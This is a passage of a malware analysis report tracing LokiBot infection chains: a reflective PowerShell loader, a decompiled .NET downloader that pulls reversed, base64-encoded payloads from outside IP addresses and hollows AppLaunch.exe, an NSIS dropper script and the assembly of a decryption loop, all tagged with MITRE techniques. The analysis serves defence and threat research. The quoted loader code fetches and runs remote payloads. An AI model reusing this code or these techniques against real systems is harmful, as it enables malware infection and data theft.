[System.AppDomain]::CurrentDomain.Load($HWqMQ).GetType('ddscfIvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]]
('txt.ddddfg/171.81.331.591//:ptth'))
```


This second part is a binary, after deobfuscation we get a file, which as we can see **will load it**:





When extracting the binary, observing that we have found the typical header of a Portable Executable (PE), we find a **file written in .NET that pretends another download** to another address to perform a deobfuscation (T1140), this time, by **through of the binary**

```
public static void Run(string LAbWJK)
{
    try
    {
        string text = new WebClient
        {
            Encoding = Encoding.UTF8
        }.DownloadString(Strings.StrReverse("fdp.epmur/epmur/4.232.601.02//:ptth"));
        text = Strings.StrReverse(text);
        text = text.Replace("✦🐴", "A");
        string text2 = new WebClient().DownloadString(Strings.StrReverse(LAbWJK));
        text2 = Strings.StrReverse(text2);
        string str = "C:\\Windows\\Microsoft.NET\\Framework";
        str += "\\v4.0.30319";
        AppDomain.CurrentDomain.Load(Convert.FromBase64String(text)).GetType("WAUgLeAhDG.oPLWzwWNWk").GetMethod("Nntp").Invoke(null, new object[]
        {
            str + "\\AppLaunch.exe",
            Convert.FromBase64String(text2)
        });
    }
    catch (Exception ex)
    {
    }
}
```

Keeping this address in focus for a few days, we observe that the **attacker updates the files**, as they are constantly blocked by the companies



If we look at any of the files, it would be, in all cases, more obfuscated code, which would be updated every few days by the attacker





Once the binary performs the download, we get **another file with a fake .pdf extension** (T1036) that uses a **symbol-based obfuscation**, in the multiple versions found on the server, leading to the same result with different obfuscations

After deobfuscation based on the binary, since it contains the operation of how to reverse the obfuscation of the strings, we replicate them by **taking advantage of the reversing of the code**.

Once again, we obtain another file, which repeatedly uses different techniques to hide its code, in which **we find the MZ header** (PE):





This binary has been detected by a large number of engines for quite some time, so we understand that what varies most in its *modus operandi* are the initial phases, these being more repetitive compared to the final phases, which is quite common since the complexity of modifying or creating another injector is always more complicated than that of obfuscating strings or creating scripts.




This file is another .NET that **will do the task of injecting code into another process** (T1055), **usually *AppLaunch.exe* or *InstallUtil.exe*, although it can use any binary related to .NET**, once injected, we would have the **LokiBot inside a legitimate process** of which neither the operating system nor a user would find an execution out of the ordinary. The injection usually comes after a ***Process Hollowing*** (T1055.012), a technique focused on removing bytes from a memory space to later reserve that space to host the malicious code.

To do this, it will **suspend the process that, we can see that the binary has the capacity to *unmapping* for the subsequent reservation of space in memory and writing in this to later relaunch the process.**





Once injected into the legitimate process, **LokiBot will, depending on the version of the payload, obtain information about the computer, users, browsers, among others**.

## 4.2. LokiBot: Version 2

At the second version of this LokiBot, we will talk about the **Malware that will base the whole execution thread on the use of different binaries to reach its target**, these files will be launched in different folders to favor evasion.

After executing the document, **we will get an EQNEDT32 exploiting the *CVE-2017-11882*** which will launch a binary in a temporary folder, in our case *Public.*


Our version contains a variant in which they have introduced an installer above the main execution (T1036), the execution thread will be the same, as we said, there are many variants, but the core is static.





We extract all the data from the file launched in the temporary folder and we obtain a script of usual execution in *Nullsoft*, which, roughly speaking, indicates which are the folders where it will save and execute the auxiliary files that will be used later. (T1074.001)


```
Function .onGUIInit
  InitPluginsDir
    ; Call Initialize____Plugins
    ; SetDetailsPrint lastused
  SetOutPath $INSTDIR
  File 726ulifsdimf6jnx6q
  File wgpsnxs
  File svgsnex.exe
  ExecWait "$INSTDIR\svgsnex.exe $INSTDIR\wgpsnxs"
  Abort
  Nop
  Pop $8
  CreateDirectory "$INSTDIR\protein engineering\genotoxicity\pilfer"
  Rename $INSTDIR\Mandan\orbit.dif "$INSTDIR\mattress pad\crewman.txt" ;  "$INSTDIR\Mandan\orbit.dif->$INSTDIR\mattress pad\crewman.txt"
  Push kfdolccstopt
  FindNext $R9 $R7
  Exec $INSTDIR\Battambang\Moldova\mail.png
  Exch $R3
    ; Push $R3
    ; Exch
    ; Pop $R3
  Exch $R9
    ; Push $R9
    ; Exch
    ; Pop $R9
  Pop $R7
    ; ShowWindow $HWNDPARENT ${SW_SHOW}
  BringToFront
  Exch $2
    ; Push $2
    ; Exch
    ; Pop $2
```

For practical purposes, we would see how a file *svgsnex.exe* is executed, whose name will be different in each version and after the common name used by this Malware, *vbc.exe*, however, this is also susceptible to change, although it is quite common to find it.






As we saw in the nullsoft script, **it launches different files in a different temporary folder** *%temp%* that will serve later as auxiliary files, internally, they are data **used for subsequent injection**



Analyzing the file, we find the main function, which shows us that it will be performing a loop.




In this function we observe that it will manipulate, check files and reserve memory spaces

```
push    0               ; hTemplateFile
push    80h             ; dwFlagsAndAttributes
push    3               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    1               ; dwShareMode
push    80000000h       ; dwDesiredAccess
mov     eax, [ebp+lpCmdLine]
push    eax             ; lpFileName
call    ds:CreateFileW
mov     [ebp+hFile], eax
push    0               ; lpFileSizeHigh
mov     ecx, [ebp+hFile]
push    ecx             ; hFile
call    ds:GetFileSize
mov     [ebp+dwSize], eax
push    40h             ; flProtect
push    3000h           ; flAllocationType
mov     edx, [ebp+dwSize]
push    edx             ; dwSize
push    0               ; lpAddress
call    ds:VirtualAlloc
```


With these memory spaces, **we see that it will later buffer data that will be introduced during execution in the memory of a process or a thread**, as we said, it will be a loop so it will be rescuing information from its own memory and auxiliary files for subsequent steps

```
mov     ecx, [ebp+lpBuffer]
add     ecx, [ebp+var_4]
movzx   edx, byte ptr [ecx]
sub     edx, 0A7h
mov     eax, [ebp+lpBuffer]
add     eax, [ebp+var_4]
mov     [eax], dl
mov     ecx, [ebp+lpBuffer]
add     ecx, [ebp+var_4]
mov     dl, [ecx]
sub     dl, 1
mov     eax, [ebp+lpBuffer]
add     eax, [ebp+var_4]
mov     [eax], dl
mov     ecx, [ebp+lpBuffer]
add     ecx, [ebp+var_4]
mov     dl, [ecx]
sub     dl, 1
mov     eax, [ebp+lpBuffer]
add     eax, [ebp+var_4]
```


This functionality is given in order to, with the data contained in this second executable, together with the files launched in temporary folders, for practical purposes, **re-launch the same executable *svgsnex.exe* with additional content**. This technique is normally done by leaving **the process in a suspended state and injecting the LokiBot code** (T1055.012).




During the process, we will also see that for security reasons it **duplicates itself in a different temporary folder *Roaming* in hidden mode** (T1564.001) performing an evasion of defenses




As mentioned above, it is based on different evasion techniques and tries not to be recognized by using different names and locations (T1074.001)





What this Malware will achieve is, instead of taking advantage of a binary of the system or legitimate that it can use, as in the first version, to **use the same executable to inject itself** (since it will relaunch itself**) code of the LokiBot**, in this way, we will see that the actions of backdoor and stealer, will be performed by itself after the injection.

## 4.3. LokiBot: Malware in depth

**Once we have LokiBot injected into a process**, legitimate or not, this Malware will perform different functions depending on who the victim is, the planned targets and the Malware versions being used.


**An outline of the main functions it usually performs** is as follows:




As we have seen in the previous versions, one thing is clear, **LokiBot is injected into a process**, this event makes it **more difficult to analyze the final payload**, which would be where the Malware definitely operates from.


We observed in a sample the injection performed to the process and we observed that the process of version 2, **would indeed be injected and with the protection of the Windows page in *EXECUTE_READWRITE***

```
0x00000000fcfc6710 svgsnex.exe       2212   2192 0x00000000717a3000
```

